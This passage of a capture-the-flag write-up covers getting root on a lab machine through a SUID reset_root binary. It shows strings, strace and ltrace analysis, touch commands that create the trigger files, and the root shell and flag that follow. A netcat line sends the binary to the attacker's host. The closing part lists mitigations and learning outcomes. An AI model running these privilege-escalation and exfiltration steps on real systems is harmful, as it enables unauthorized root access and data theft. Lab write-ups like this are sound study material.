back.txt  backup.tar  b.txt  cred.txt  Desktop  Downloads  flag.txt  Music  pass.txt  pentbox-1.8.tar.gz  Public  readme  Templates  vhosts.csv  webapps_vhosts.csv  worknotes.txt
backup    ba.txt      common.txt  cr.txt  Documents  Email-Osint  Media  newpass.txt  pentbox-1.8  Pictures  raj  reset_root  user.txt  Videos  word.dir
yuvaraj@yuvaraj: ~
$ chmod +x reset_root
yuvaraj@yuvaraj: ~
$ strings reset_root
/lib64/ld-linux-x86-64.so.2
setuid
puts
system
access
libc_start_main
libc.so.6
GLIBC_2.2.5
__gmon_start__
H=000
paleblue#
]VUH
credentiH
als rootH
:theEarth
hisflat
[ JAVAJA"A
CHECKING IF RESET TRIGGERS PRESENT...
RESET TRIGGERS ARE PRESENT, RESETTING ROOT PASSWORD TO: Earth
/usr/bin/echo 'root:Earth' | /usr/sbin/chpasswd
RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
j>25"
GCC: (GNU) 11.1.1 20210531 (Red Hat 11.1.1-3)
GCC: (GNU) 11.2.1 20210728 (Red Hat 11.2.1-1)
3g979
running gcc 11.1.1 20210531
annobin gcc 11.1.1 20210531
GA+GOW
GA+stack_clash
GA+cf_protection
GA+FORTIFY
GA+GLIBCXX_ASSERTIONS
GA+omit_frame_pointer
GA+stack_realign
3g979
running gcc 11.1.1 20210531
annobin gcc 11.1.1 20210531
GA+GOW
```

Step 3 — Trigger Discovery

From **strace**:

```
/dev/shm/kHgTFI5G
/dev/shm/Zw7bV9U5
/tmp/kcM0Wewe
```

```

(yuvaraj@yuvaraj)-[~]
$ strace ./reset_root
execve("./reset_root", ["/reset_root"], 0x7ffe0ed1a3c0 /* 56 vars */) = 0
brk(NULL) = 0x25790000
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7f21d860d000
access("/etc/ld.so.preload", R_OK) = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
fstat(3, {st_mode=S_IFREG|0644, st_size=108294, ...}) = 0
mmap(NULL, 108294, PROT_READ, MAP_PRIVATE, 3, 0) = 0x7f21d85f2000
close(3) = 0
openat(AT_FDCWD, "/usr/lib/x86_64-linux-gnu/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
read(3, "\177ELF\2\1\1\3\0\0\0\0\0\0\0\0\0\3\0>\0\1\0\0\0000\241\2\0\0\0\0"..., 832) = 832
pread64(3, "\6\0\0\0\4\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"..., 896, 64) = 896
fstat(3, {st_mode=S_IFREG|0755, st_size=2191896, ...}) = 0
pread64(3, "\6\0\0\0\4\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"..., 896, 64) = 896
mmap(NULL, 2244176, PROT_READ, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0x7f21d8200000
mmap(0x7f21d8228000, 1462272, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x28000) = 0x7f21d8228000
mmap(0x7f21d838d000, 540672, PROT_READ, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x18d000) = 0x7f21d838d000
mmap(0x7f21d8411000, 24576, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x210000) = 0x7f21d8411000
mmap(0x7f21d8417000, 52816, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x7f21d8417000
close(3) = 0
mmap(NULL, 12288, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7f21d85ef000
arch_prctl(ARCH_SET_FS, 0x7f21d85ef740) = 0
set_tid_address(0x7f21d85efa10) = 42913
set_robust_list(0x7f21d85efa20, 24) = 0
rseq(0x7f21d85ef680, 0x20, 0, 0x53053053) = 0
mprotect(0x7f21d8411000, 16384, PROT_READ) = 0
mprotect(0x403000, 4096, PROT_READ) = 0
mprotect(0x7f21d8650000, 8192, PROT_READ) = 0
prlimit64(0, RLIMIT_STACK, NULL, {rlim_cur=8192*1024, rlim_max=RLIM64_INFINITY}) = 0
getrandom("\xf4\x07\x20\xbc\xe6\xd8\xaa\xb4", 8, GRND_NONBLOCK) = 8
munmap(0x7f21d85f2000, 108294) = 0
fstat(1, {st_mode=S_IFCHR|0600, st_rdev=makedev(0x88, 0x2), ...}) = 0
brk(NULL) = 0x25790000
brk(0x257b1000) = 0x257b1000
write(1, "CHECKING IF RESET TRIGGERS PRESE"..., 38CHECKING IF RESET TRIGGERS PRESENT ...
) = 38
access("/dev/shm/kHgTFI5G", F_OK) = -1 ENOENT (No such file or directory)
access("/dev/shm/Zw7bV9U5", F_OK) = -1 ENOENT (No such file or directory)
access("/tmp/kcM0Wewe", F_OK) = -1 ENOENT (No such file or directory)
write(1, "RESET FAILED, ALL TRIGGERS ARE N"..., 44RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
) = 44
exit_group(0) = ?
+++ exited with 0 +++

```

```

(yuvaraj@yuvaraj)-[~]
$ ltrace ./reset_root
puts("CHECKING IF RESET TRIGGERS PRESE"..., CHECKING IF RESET TRIGGERS PRESENT ...
) = 38
access("/dev/shm/kHgTFI5G", 0) = -1
access("/dev/shm/Zw7bV9U5", 0) = -1
access("/tmp/kcM0Wewe", 0) = -1
puts("RESET FAILED, ALL TRIGGERS ARE N"..., RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
) = 44
+++ exited (status 0) +++
(yuvaraj@yuvaraj)-[~]
$

```

Step 4 — Exploitation

Created required trigger files:

```

touch /dev/shm/kHgTFI5G
touch /dev/shm/Zw7bV9U5
touch /tmp/kcM0Wewe

```

Executed:

```
reset_root
```

Result:

RESET TRIGGERS ARE PRESENT, RESETTNG ROOT PASSWORD TO: Earth

```
bash-5.1$ reset_root
reset_root
CHECKING IF RESET TRIGGERS PRESENT ...
RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
bash-5.1$ nc 172.20.10.2 9001 < /usr/bin/reset_root
nc 172.20.10.2 9001 < /usr/bin/reset_root
Ncat: Connection refused.
bash-5.1$ nc 172.20.10.3 9001 < /usr/bin/reset_root
nc 172.20.10.3 9001 < /usr/bin/reset_root
bash-5.1$ nc 172.20.10.3 9001 < /usr/bin/reset_root
nc 172.20.10.3 9001 < /usr/bin/reset_root
bash-5.1$ touch /dev/shm/kHgTFI5G
touch /dev/shm/kHgTFI5G
bash-5.1$ touch /dev/shm/Zw7bV9U5
touch /dev/shm/Zw7bV9U5
bash-5.1$ touch /tmp/kcM0Wewe
touch /tmp/kcM0Wewe
bash-5.1$
```

```
bash-5.1$ touch /dev/shm/kHgTFI5G
touch /dev/shm/kHgTFI5G
bash-5.1$ touch /dev/shm/Zw7bV9U5
touch /dev/shm/Zw7bV9U5
bash-5.1$ touch /tmp/kcM0Wewe
touch /tmp/kcM0Wewe
bash-5.1$ reset_root
reset_root
CHECKING IF RESET TRIGGERS PRESENT ...
RESET TRIGGERS ARE PRESENT, RESETTNG ROOT PASSWORD TO: Earth
bash-5.1$
```

Step 5 — Root Access

`su root`

Password:

`Earth`

```
reset_root
CHECKING IF RESET TRIGGERS PRESENT ...
RESET TRIGGERS ARE PRESENT, RESETTNG ROOT PASSWORD TO: Earth
bash-5.1$ su root
su root
Password: Earth


[root@earth /]#
```

Root Verification

`whoami`

Output:

Root



```
bash-5.1$ touch /dev/shm/Zw7bV9U5
touch /dev/shm/Zw7bV9U5
bash-5.1$ touch /tmp/kcM0Wewe
touch /tmp/kcM0Wewe
bash-5.1$ reset_root
reset_root
CHECKING IF RESET TRIGGERS PRESENT...
RESET TRIGGERS ARE PRESENT, RESETTNG ROOT PASSWORD TO: Earth
bash-5.1$ su root
su root
Password: Earth

[root@earth /]# whoami
whoami
root
[root@earth /]# id
id
uid=0(root) gid=0(root) groups=0(root)
[root@earth /]# cd /root
cd /root
[root@earth ~]# ls
ls
```

Root Flag

`cat /root/root_flag.txt`

Root Flag:

`root_flag_b0da9554d29db2117b02aa8b66ec492e`

- **Lack of validation for trigger conditions**

Impact

An attacker can:

- Break encryption and recover credentials
- Gain admin access
- Execute arbitrary commands
- Obtain reverse shell
- Escalate privileges to root
- Fully compromise the system

Mitigation Recommendations

- Use strong encryption instead of XOR
- Do not expose sensitive files (testing notes)
- Implement proper authentication and access control
- Sanitize command execution inputs
- Restrict execution capabilities in admin panels
- Remove unnecessary SUID binaries
- Validate file-based triggers securely

Learning Outcomes

This challenge helped in understanding:

- Virtual host enumeration
- robots.txt exploitation
- XOR cryptography attacks
- Credential extraction
- Web-based RCE
- Reverse shell bypass techniques
- Binary analysis using strings, strace, ltrace
- Privilege escalation via SUID binaries
- Full attack chain execution